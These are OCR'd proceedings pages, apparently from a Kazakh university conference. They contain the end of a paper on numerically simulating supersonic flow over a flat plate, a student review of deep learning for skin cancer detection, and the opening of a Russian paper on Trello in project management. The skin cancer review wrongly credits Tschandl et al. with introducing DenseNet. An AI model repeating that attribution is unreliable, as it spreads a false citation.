In this article, the numerical analysis of supersonic flow over a flat plate will be described by the two-dimensional Navier-Stokes equations [3, 4, 5, 6]. Methods RK4 [7] and MacCormack [8] will be used for solving problem for the cases of constant boundary wall temperature and adiabatic boundary wall temperature. The results will be used to analyze the shock formation, as well as to compare the similarities and discrepancies between the RK4 and Mac Cormack methods.

Problem statement

The physical process is observed for the time domain $\Omega_t: t \in [\,0,\, t_f\,]$ where t_f [s] is the total duration of the simulation. The space domain $\Omega_x: \boldsymbol{x} \in [\,0, L\,] \times [\,0, H\,]$ where $\boldsymbol{x} = (x,\, y)$ is the space coordinates, where L[m] and H[m] are the length of the plate and vertical height of the domain, respectively.

Figure 1 displays the flow domain's schematic representation.




Figure 1. *Illustration of the physical domain.*

The compressible Navier-Stokes equations consist of three primary equations: the continuity equation, the momentum equation and the energy equation.

The continuity equation represents the conservation of mass in the system:

$$\frac{\partial \rho}{\partial t} + \frac{\partial(\rho u)}{\partial x} + \frac{\partial(\rho v)}{\partial y} = 0,$$

The conservation of momentum is based on Newton's laws, where x momentum and y momentum equations are described as following:

$$\frac{\partial(\rho u)}{\partial t} + \frac{\partial(\rho u^2 + p - \tau_{xx})}{\partial x} + \frac{\partial(\rho uv - \tau_{yx})}{\partial y} = 0,$$

$$\frac{\partial(\rho v)}{\partial t} + \frac{\partial(\rho uv - \tau_{xy})}{\partial x} + \frac{\partial(\rho v^2 + p - \tau_{yy})}{\partial y} = 0,$$

The general form of the energy equation is derived from principles of conservation of energy, which is expresses as:

$$\frac{\partial(E_t)}{\partial t} + \frac{\partial[u(E_t + p) + q_x - u\tau_{xx} - v\tau_{xy}]}{\partial x} +$$

$$+ \frac{\partial[v(E_t + p) + q_y - u\tau_{yx} - v\tau_{yy}]}{\partial y} = 0,$$

These equations introduce nine unknowns into the system, to establish a closed system, an additional five equations are required: ideal gas law, internal energy equation, magnitude of velocity, Sutherland's law equation, thermal conductivity equation.

Initial conditions:

For initial conditions, the values of the flow properties are set equal to their corresponding freestream values.

Boundary conditions:

Schematic representation of the boundary conditions with 4 cases is shown in Figure 2.




Figure 2. *Illustration of the boundary conditions.*

Methodology

Let us consider an equation of the type:

$$\frac{\partial u}{\partial t} = -\frac{\partial F(u)}{\partial x} = R(u)$$

For the RK4 method it is more convenient to use R(u) as right-hand-side function, and for the MacCormack method Flux F(u) notation will be used.

RK4

The Runge-Kutta (RK4) method for time integration it's particularly effective for addressing nonlinear problems and can be written as:

$$u^{(1)} = u^n + \frac{\Delta t}{2} R^n$$

$$u^{(2)} = u^n + \frac{\Delta t}{2} R^{(1)}$$

$$u^{(3)} = u^n + \Delta t R^{(2)}$$

$$u^{n+1} = u^n + \frac{\Delta t}{6}\left(R^n + 2R^{(1)} + 2R^{(2)} + R^{(3)}\right)$$

For space derivative one-dimensional upwind scheme for the convective terms and central scheme for the viscous terms is used.

MacCormack

The second-order time-space MacCormack method is used which can be written as:

$$u_i^p = u_i^n - \frac{\Delta t}{\Delta x}\left(F_{i+1}^n - F_i^n\right)$$

$$u_i^{n+1} = \frac{1}{2}\left(u_i^n + u_i^p\right) - \frac{\Delta t}{2\Delta x}\left(F_i^p - F_{i-1}^p\right)$$

Results

Figure 3 shows the comparison of normalized flow-field properties for horizontal velocity, pressure and temperature for the constant temperature wall at the trailing edge.




Figure 3. Case of constant temperature wall at the trailing edge.

The normalized profiles of horizontal velocity, pressure and temperature for the adiabatic wall temperature case at the trailing edge are displayed in Figure 4.




Figure 4. Case of adiabatic wall temperature case at the trailing edge.

In Figure 5 there is presented a comparison of the Mach number M contours over the entire domain for the constant case of wall temperature.




Figure 5. Mach number for the constant case.

Figure 6 illustrates the contours for the Mach number M for the adiabatic case over the entire domain.




Figure 6. Mach number for the adiabatic case.

Conclusion

The result of the numerical analysis, in which the flow properties were determined for the cases of a boundary wall with constant temperature and a boundary wall with adiabatic temperature are important for understanding the supersonic flow of a flat plate and shock formations, especially from the financial point of view, since the study of supersonic travel processes is an expensive physical phenomena.

REFERENCES

1. Stephen Corda. Introduction to aerospace engineering with a flight test perspective. John Wiley & Sons, 2017.

2. SZ Hoque and P Kalita. Numerical simulation of supersonic viscous flow over a flat plate.

3. AV Fursikov. Stabilizability of two-dimensional navier—stokes equations with help of a boundary feedback control. Journal of Mathematical Fluid Mechanics, 3(3):259–301, 2001.

4. SS Sritharan and P Sundar. Large deviations for the two-dimensional navier–stokes equa tions with multiplicative noise. Stochastic Processes and their Applications, 116(11):1636 1659, 2006.

5. Sigal Gottlieb, Florentina Tone, Cheng Wang, Xiaoming Wang, and Djoko Wirosoetisno. Long time stability of a classical efficient scheme for two-dimensional navier–stokes equa tions. SIAM Journal on Numerical Analysis, 50(1):126–150, 2012.

6. Olga Aleksandrovna Ladyzhenskaya. Sixth problem of the millennium: Navier-stokes equa tions, existence and smoothness. Russian Mathematical Surveys, 58(2):251, 2003.

7. T J Chung. Computational fluid dynamics. Cambridge university press, 2002

8. John David Anderson and John Wendt. Computational fluid dynamics, volume 206. Springer, 1995.

Файзулин Р.Н.
Научный руководитель: Алпар С.Д.

Численное исследование сверхзвукового потока над плоской пластиной

Аннотация. В статье описано исследование физического процесса с использованием двумерных форм уравнений Навье-Стокса и применение численной модели для моделирования сверхзвукового течения над плоской пластиной с использованием методов МакКормака и RK4. Представлены численные эксперименты для двух граничных условий для двух методов, в результате которых основные физические характеристики представлены графически: температура, давление, скорость и число Маха.

Ключевые слова: Вычислительная гидродинамика, численное моделирование, сверхзвуковое течение, Плоская пластина, метод Рунге-Кутты (RK4), метод МаКормака.

Файзулин Р.Н.
Ғылыми жетекші: Алпар С.Д.

Жазық пластинаның үстіндегі дыбыстан жоғары ағынды сандық зерттеу

Аңдатпа. Мақалада Навье-Стокс теңдеулерінің екі өлшемді формаларын қолданатын физикалық процесті зерттеу және Маккормак пен РК4 әдістерін қолдана отырып, жазық пластинаның үстіндегі дыбыстан жоғары ағымды модельдеу үшін сандық модельді қолдану сипатталған. Екі әдістің екі шекаралық шарттары үшін сандық эксперименттер ұсынылған, нәтижесінде негізгі Физикалық сипаттамалар графикалық түрде ұсынылған: температура, қысым, жылдамдық және Мах саны.

Түйін сөздер: Есептеу гидродинамикасы, сандық модельдеу, дыбыстан жоғары ток, жазық тақта, Рунге-Кутта әдісі (RK4), Макормак әдісі.

Сведения об авторах:

Файзулин Ринат Нуретдинович, студент 4 курса Международного университета информационных технологий, кафедры математическое и компьютерное моделирование по специальности Data Science.

Алпар Султан Дуйсенұлы, PhD, ассистент-профессор Международного университета информационных технологий.

About the authors:

Faizulin Rinat Nuretdinovich, 4th year student of the International University of Information Technologies, Department of Mathematical and Computer Modeling, specialty Data Science

Alpar Sultan Duisenuly, PhD, Assistant Professor at the International University of Information Technology.

Авторлар туралы ақпарат:

Файзулин Ринат Нуретдинович, халықаралық ақпараттық технологиялар университетінің 4 курс студенті, Data Science мамандығы бойынша математикалық және компьютерлік модельдеу кафедрасы

Алпар Султан Дуйсенұлы, PhD, халықаралық ақпараттық технологиялар Университетінің ассистент-профессоры.

УДК 530.1, 681.3.06

Shabdanbek M.Sh.
Scientific supervisor: Abdiakhmetova.Z.M.
Kazakh-British Technical University
Almaty, Kazakhstan

SKIN CANCER DETECTION USING DEEP LEARNING: A COMPREHENSIVE REVIEW

Abstract. Skin cancer is a prevalent form of cancer that requires early detection for effective treatment. Deep learning, a subfield of machine learning, has emerged as a powerful tool for automated skin cancer detection. This research paper provides a comprehensive review of the current state-of-the-art in using deep learning techniques for skin cancer detection. It explores the application of deep learning models, such as convolutional neural networks (CNNs), in various stages of the detection process. The paper discusses the performance of deep learning-based systems, datasets used for training and evaluation, and challenges faced in this domain. Additionally, it explores future directions and potential advancements in deep learning for skin cancer detection.

Keywords: Skin cancer, Deep learning, convolutional neural networks, Skin Diseases, Algorithms, Melanoma.

Introduction

Skin cancer is one of the most prevalent forms of cancer worldwide, with its incidence continuing to rise significantly [1]. Early and accurate detection of skin cancer plays a pivotal role in improving patient outcomes and reducing mortality rates. Traditionally, the diagnosis of skin cancer heavily relies on visual inspection by dermatologists, which is subjective and can be prone to errors. However, recent advancements in deep learning, a subfield of machine learning, have shown promising results in automating the detection and diagnosis of skin cancer. The development of automated systems using deep learning techniques for its early detection has gained significant attention in recent years. Early studies focused on applying traditional machine learning algorithms to detect skin cancer. For instance, Esteva et al. [2] developed a deep learning algorithm that achieved performance comparable to dermatologists in classifying skin lesions. This study highlighted the potential of deep learning in skin cancer detection. CNNs have emerged as the dominant deep learning approach for skin cancer detection due to their ability to extract relevant features directly from images. Haenssle et al. [3] demonstrated the effectiveness of CNNs in melanoma detection, achieving sensitivity comparable to dermatologists. They utilized a dataset of dermoscopic images and trained a CNN model for accurate classification. Transfer learning, where pre-trained models are used as a starting point for training skin cancer detection models, has gained popularity. Codella et al. [4] employed transfer learning techniques, utilizing pre-trained CNN models, and achieved high accuracy in classifying melanoma and benign lesions. Transfer learning enables leveraging the knowledge from large-scale datasets to improve performance

even with limited labeled data. Researchers have explored different CNN architectures to enhance the performance of skin cancer detection models. Tschandl et al. [5] introduced a CNN model called DenseNet, which outperformed previous models in distinguishing melanoma from benign lesions. The DenseNet architecture utilized dense connections between layers, facilitating information flow and feature reuse. Several research groups have made significant contributions by creating and sharing large-scale datasets for skin cancer detection. The International Skin Imaging Collaboration (ISIC) dataset, curated by Codella et al. [6], is one such example. This dataset contains a diverse range of dermoscopic images and serves as a benchmark for evaluating skin cancer detection algorithms. Ensemble methods, combining predictions from multiple models, have been explored to improve the robustness and accuracy of skin cancer detection systems. Brinker et al. [7] proposed an ensemble approach by combining multiple CNN models, achieving superior performance compared to individual models. One of the challenges in deep learning-based skin cancer detection is the lack of interpretability of the models. Several studies have attempted to address this issue by developing techniques to visualize and explain the decision-making process of CNN models. Montavon et al. [8] introduced a method to generate saliency maps, highlighting the regions in the image that contribute most to the model's classification decision. The deployment of deep learning models for skin cancer detection in real-world settings has also been explored.

Methodology

In order to diagnose skin cancer, the general method is as shown in Figure 1: obtaining the image, preprocessing, segmenting the newly acquired preprocessed image, extracting the targeted feature, and classifying it.

Figure 1. The process of skin cancer detection.

We collect a diverse set of skin cancer image data, including both benign and malignant formations, with appropriate labels. We do preprocessing of the image, including resizing, normalization and noise reduction, to standardize the data before training and evaluation. The ISIC (International Skin Image Collaboration) Archive is where the dataset is derived from. It includes 1497 images of categorized malignant moles and 1800 images of benign moles. All of the images have been downsized to 224x224x3 RGB low resolution. The goal is to develop a model that can visually distinguish between benign and malignant moles.

CNN (Convolutional Neural Network) has been widely used for skin cancer detection using deep learning techniques. Utilizing a convolution neural network with Keras Tensorflow as the backend, we attempted to identify two distinct classes of moles. The architecture typically consists of multiple convolutional layers, followed by pooling layers for downsampling, and fully connected layers for classification. The convolutional (Conv2D) layer is the first. It resembles a group of teachable filters. For the first two conv2D layers, we decided to set 64 filters. Each filter applies the kernel filter to a specific area of the picture that is determined by the kernel size. The entire image is subjected to the kernel filter matrix. The CNN can extract features from these modified images (feature maps) that are valuable everywhere. The pooling (MaxPool2D) layer of CNN is the second crucial layer. It chooses the maximum value after examining the two adjacent pixels. The size of the area that needs to be pooled must be chosen; the more significant the downsampling, the higher the pooling dimension. Dropout is a regularization technique in which, for each training sample, a portion of the layer's nodes are arbitrarily ignored (having their weights set to zero). As a result, a piece of the network is dropped at random, forcing the network to acquire features in a distributed manner. Additionally, this method enhances generalization and lessens overfitting. Relu is the activation function of the rectifier (max(0,x)). The network is given non linearity by using the rectifier activation function. The final feature maps are transformed into a single 1D vector using the flattened layer. In order to employ fully connected layers after several convolutional/maxpool layers, this flattening step is required. It incorporates every local feature discovered in the earlier convolutional layers. Because the CNN model provided above is not particularly advanced, the ResNet-50 is also tested.

ResNet50 introduces the concept of residual connections, which helps address the vanishing gradient problem and enables the training of deep neural networks. ResNet-50 consists of multiple residual blocks, each containing convolutional layers, batch normalization, and shortcut connections. As training a deep CNN model like ResNet-50 from scratch requires a large amount of data, one common approach is to utilize transfer learning. Pretrained weights from a ResNet-50 model trained on a large dataset like ImageNet can be used as initialization. Split the dataset into training and validation sets. Feed the training images into the ResNet-50 model and optimize the model's parameters using techniques like stochastic gradient descent (SGD) or Adam. During training, monitor the model's performance on the validation set and adjust hyperparameters (e.g., learning rate, batch size) as needed to achieve the best results.

Results




Figure 2. Confusion matrix

Accuracy is a commonly used metric that measures the proportion of correct predictions out of the total number of predictions. However, accuracy alone may not be sufficient in cases where the dataset is imbalanced or when the cost of false positives and false negatives differs. $\text{Accuracy} = \frac{TP+TN}{TP+TN+FP+FN}$ (1) $\text{Accuracy} = \frac{289+279}{289+279+71+21} = 0.86$ (2). Precision is the ratio of true positive predictions to the total number of positive predictions. It measures the model's ability to correctly identify positive instances. A high precision indicates a low rate of false positives, which means the model is good at correctly classifying positive instances. $\text{Precision} = \frac{TP}{TP+FP}$ (3) $\text{Precision} = \frac{289}{289+71} = 0.80$ (4). Recall, also known as sensitivity or true positive rate, is the ratio of true positive predictions to the total number of actual positive instances in the dataset. It measures the model's ability to find all positive instances. A high recall indicates a low rate of false negatives, meaning the model is good at capturing positive instances. $\text{Recall} = \frac{TP}{TP+FN}$ (5) $\text{Recall} = \frac{289}{289+21} = 0.93$ (6) The F1 score is the harmonic mean of precision and recall. It combines both metrics into a single value and provides a balanced assessment of the model's performance. The F1 score is particularly useful when you want to find a balance between precision and recall, as it penalizes models that have imbalances between these two metrics. $F1 - \text{score} = 2 * \frac{\text{Precision} * \text{Recall}}{\text{Precision} + \text{Recall}}$ (7) $F1 - \text{score} = 2 * \frac{0.8 * 0.93}{0.8 + 0.93} = 0.86$ (8)

Conclusion

In conclusion, skin cancer detection is a critical aspect of healthcare and plays a crucial role in early diagnosis and treatment of the disease. Various methods and technologies are employed for the detection of skin cancer, ranging from visual inspection by dermatologists to advanced imaging techniques and computer-aided diagnosis. Over the years, advancements in technology have significantly improved the accuracy and efficiency of skin cancer detection. Dermoscopy, a non-invasive technique that allows for the examination of skin lesions using a handheld device, has proven to be a valuable tool. It enables to visualize subsurface structures and identify key features indicative of malignancy. Additionally, dermoscopy can be enhanced through the use of artificial intelligence algorithms, which aid in the automated analysis and classification of skin lesions.

СПИСОК ЛИТЕРАТУРЫ

[1] “Cancer Facts & Figures 2023.” *American Cancer Society*, www.cancer.org/research/cancer-facts-statistics/all-cancer-facts-figures/2023-cancer-facts-figures.html.

[2] Esteva, Andre, et al. “Dermatologist-level classification of skin cancer with Deep Neural Networks.” *Nature*, vol. 542, no. 7639, 25 Jan. 2017, pp. 115–118, https://doi.org/10.1038/nature21056.

[3] Haenssle, H.A., et al. “Man against machine: Diagnostic performance of a deep learning convolutional neural network for dermoscopic melanoma recognition in comparison to 58 dermatologists.” *Annals of Oncology*, vol. 29, no. 8, Aug. 2018, pp. 1836–1842, https://doi.org/10.1093/annonc/mdy166.

[4] Codella, N. C., Q.-B. Nguyen, et al. “Deep Learning Ensembles for melanoma recognition in Dermoscopy Images.” *IBM Journal of Research and Development*, vol. 61, no. 4/5, 1 July 2017, https://doi.org/10.1147/jrd.2017.2708299.

[5] Tschandl, Philipp, et al. “Expert-level diagnosis of nonpigmented skin cancer by combined convolutional Neural Networks.” *JAMA Dermatology*, vol. 155, no. 1, 1 Jan. 2019, p. 58, https://doi.org/10.1001/jamadermatol.2018.4378.

[6] Codella, Noel C., David Gutman, et al. “Skin lesion analysis toward melanoma detection: A challenge at the 2017 International Symposium on Biomedical Imaging (ISBI), hosted by the International Skin Imaging Collaboration (ISIC).” *2018 IEEE 15th International Symposium on Biomedical Imaging (ISBI 2018)*, Apr. 2018, https://doi.org/10.1109/isbi.2018.8363547.

[7] Brinker, Titus J., et al. “Deep Learning outperformed 136 of 157 dermatologists in a head-to-head dermoscopic melanoma image classification task.” *European Journal of Cancer*, vol. 113, May 2019, pp. 47–54, https://doi.org/10.1016/j.ejca.2019.04.001.

[8] Author links open overlay panelGrégoire Montavon a, et al. “Explaining Nonlinear Classification Decisions with Deep Taylor Decomposition.” *Pattern Recognition*, Pergamon, 30 Nov. 2016, www.sciencedirect.com/science/article/pii/S0031320316303582.

REFERENCES

[1] “Cancer Facts & Figures 2023.” *American Cancer Society*, www.cancer.org/research/cancer-facts-statistics/all-cancer-facts-figures/2023-cancer-facts-figures.html.

[2] Esteva, Andre, et al. “Dermatologist-level classification of skin cancer with Deep Neural Networks.” *Nature*, vol. 542, no. 7639, 25 Jan. 2017, pp. 115–118, https://doi.org/10.1038/nature21056.

[3] Haenssle, H.A., et al. “Man against machine: Diagnostic performance of a deep learning convolutional neural network for dermoscopic melanoma recognition in comparison to 58 dermatologists.” *Annals of Oncology*, vol. 29, no. 8, Aug. 2018, pp. 1836–1842, https://doi.org/10.1093/annonc/mdy166.

[4] Codella, N. C., Q.-B. Nguyen, et al. “Deep Learning Ensembles for melanoma recognition in Dermoscopy Images.” *IBM Journal of Research and Development*, vol. 61, no. 4/5, 1 July 2017, https://doi.org/10.1147/jrd.2017.2708299.

[5] Tschandl, Philipp, et al. “Expert-level diagnosis of nonpigmented skin cancer by combined convolutional Neural Networks.” *JAMA Dermatology*, vol. 155, no. 1, 1 Jan. 2019, p. 58, https://doi.org/10.1001/jamadermatol.2018.4378.

[6] Codella, Noel C., David Gutman, et al. “Skin lesion analysis toward melanoma detection: A challenge at the 2017 International Symposium on Biomedical Imaging (ISBI), hosted by the International Skin Imaging Collaboration (ISIC).” *2018 IEEE 15th International Symposium on Biomedical Imaging (ISBI 2018)*, Apr. 2018, https://doi.org/10.1109/isbi.2018.8363547.

[7] Brinker, Titus J., et al. “Deep Learning outperformed 136 of 157 dermatologists in a head-to-head dermoscopic melanoma image classification task.” *European Journal of Cancer*, vol. 113, May 2019, pp. 47–54, https://doi.org/10.1016/j.ejca.2019.04.001.

[8] Author links open overlay panelGrégoire Montavon a, et al. “Explaining Nonlinear Classification Decisions with Deep Taylor Decomposition.” *Pattern Recognition*, Pergamon, 30 Nov. 2016, www.sciencedirect.com/science/article/pii/S0031320316303582.

Шабданбек М.Ш.
Научный руководитель: Абдиахметова З.М.

Обнаружение рака кожи с помощью глубокого обучения

Аннотация. Рак кожи является распространенной формой рака, которая требует раннего выявления для эффективного лечения. Глубокое обучение, подотрасль машинного обучения, стало мощным инструментом для автоматизированного выявления рака кожи. В этой исследовательской статье представлен всесторонний обзор современного состояния в области использования методов глубокого обучения для выявления рака кожи. В нем исследуется применение моделей глубокого обучения, таких как сверточные нейронные сети (CNN), на различных этапах процесса обнаружения. В документе обсуждается производительность систем, основанных на глубоком обучении, наборы данных, используемые для обучения и оценки, и проблемы, с которыми сталкиваются в этой области. Кроме того, в нем рассматриваются будущие направления и потенциальные достижения в области глубокого обучения для выявления рака кожи.

Ключевые слова: Рак кожи, Глубокое обучение, сверточные нейронные сети, Кожные заболевания, Алгоритмы, Меланома.

Шабданбек М.Ш.
Ғылыми жетекші: Абдиахметова З.М.

Терең оқыту арқылы тері обырын анықтау

Аңдатпа. Тері қатерлі ісігі-тиімді емдеу үшін ерте анықтауды қажет ететін қатерлі ісіктің кең таралған түрі. Терең оқыту, машиналық оқытудың кіші саласы, тері қатерлі ісігін автоматтандырылған анықтаудың қуатты құралына айналды. Бұл зерттеу жұмысы тері қатерлі ісігін анықтау үшін терең оқыту әдістерін қолданудың қазіргі заманғы заманауи әдістеріне жан-жақты шолу жасайды. Ол конволюциялық нейрондық желілер (Cnn) сияқты терең оқыту үлгілерін анықтау процесінің әртүрлі кезеңдерінде. Мақалада терең оқытуға негізделген жүйелердің өнімділігі, оқыту және бағалау үшін пайдаланылатын деректер жинақтары және осы салада кездесетін мәселелер талқыланады. Сонымен қатар, ол тері қатерлі ісігін анықтау үшін терең білім берудегі болашақ бағыттар мен әлеуетті жетістіктерді зерттейді.

Түйін сөздер: Тері қатерлі ісігі, Терең оқыту, конволюциялық нейрондық желілер, Тері Аурулары, Алгоритмдер, Меланома.

Сведения об авторах:
Шабданбек Молдир Шариповна, магистр, Казахстанско-Британский Технический университет

About the authors:
Moldir Sh. Shabdanbek, MSC, Kazakh-British Technical University

Авторлар туралы ақпарат:
Шабданбек Мөлдір Шәріпқызы, магистр, Қазақстан-Британ Техникалық университеті.

УДК 530.1, 681.3.06

Шаймерден Ж.М.
Университет «Туран-Астана» Астана, Казахстан
Научные руководители: Бекбусинова Гульнафиз Кенжебековна

«ЦИФРОВЫЕ ТЕХНОЛОГИИ МЕНЕДЖМЕНТЕ, ИСПОЛЬЗОВАНИЕ ПЛАТФОРМЫ «TRELLO» В УПРАВЛЕНИИ ПРОЕКТАМИ»

Аннотация. В современном мире цифровые технологии стали неотъемлемой частью бизнеса и менеджмента. Введение цифровых инструментов в рабочие процессы позволяет повысить эффективность и результативность работы. Это помогает организациям стать более конкурентоспособными, снизить издержки и улучшить коммуникацию. В статье представлена основная концепция работы на платформе «Trello» - удобного инструмента для организации и управления задачами в предприятиях. Приведены основные требования и характеристики для использования платформы в цифровых технологиях менеджмента.

Ключевые слова: цифровые технологии, цифровизация менеджмента, управления проектами, платформа «Trello».

Введение

Цифровизация менеджмента обеспечивает новые возможности для управления проектами, задачами и совместной работы, а также позволяет решать сложные задачи с большей точностью и скоростью. С помощью различных инструментов, таких как Trello, команды могут эффективно организовывать свою работу, совместно решать задачи и контролировать ход проектов. Цифровые инструменты позволяют сотрудникам работать удаленно, синхронизировать задачи и делиться информацией в режиме реального времени, что существенно улучшает коммуникацию и содействует эффективному взаимодействию между участниками команды.

Преимущества цифровых технологий в менеджменте являются значительными и многообразными. Одним из главных преимуществ является возможность автоматизации и оптимизации рабочих процессов. Благодаря цифровым инструментам менеджеры могут более эффективно планировать и контролировать выполнение проектов, распределять задачи, устанавливать сроки и отслеживать прогресс. Кроме того, цифровые технологии позволяют улучшить аналитику данных, собирать и анализировать информацию о работе команды, безопасно хранить и обмениваться информацией, а также повысить прозрачность и доступность для всех участников процесса.

Основная концепция работы на платформе «Trello»

«Trello» - это онлайн-инструмент, который помогает организовывать и управлять проектами. Платформа представляет собой набор досок, на которых можно создавать списки задач и карточки. Каждая карточка включает в себя информацию о задаче, комментарии, вложения и другие полезные функции. Благодаря простому

и понятному интерфейсу, платформа очень удобен в использовании и позволяет эффективно организовывать работу как в рамках команды, так и индивидуально.

Использование платформы предоставляет ряд преимуществ. Во-первых, это инструмент, созданный для удобного планирования и управления проектами, благодаря чему можно достичь более эффективной работы. Во-вторых, Trello позволяет легко и наглядно отслеживать прогресс выполнения задач и контролировать сроки. Кроме того, данная платформа поддерживает работу в команде, позволяя делиться информацией, назначать ответственных и комментировать карточки. Одно из главных преимуществ платформы - его гибкость и возможность настройки под конкретные потребности и методики работы.

Концепция работы на платформе «Trello», создание и организация доски - это основные функции, которые позволяют пользователям создавать новую доску, на которой они могут организовывать свои задачи и проекты. При создании доски пользователь может задать ее название и выбрать ее видимость (открытая или закрытая). Далее пользователь может добавлять списки на доску, которые служат для категоризации задач и создания логической структуры. В каждом списке пользователь может создавать отдельные карточки со своими задачами и подзадачами.




Рисунок 1 – Эскиз методов управления на платформе «Trello»

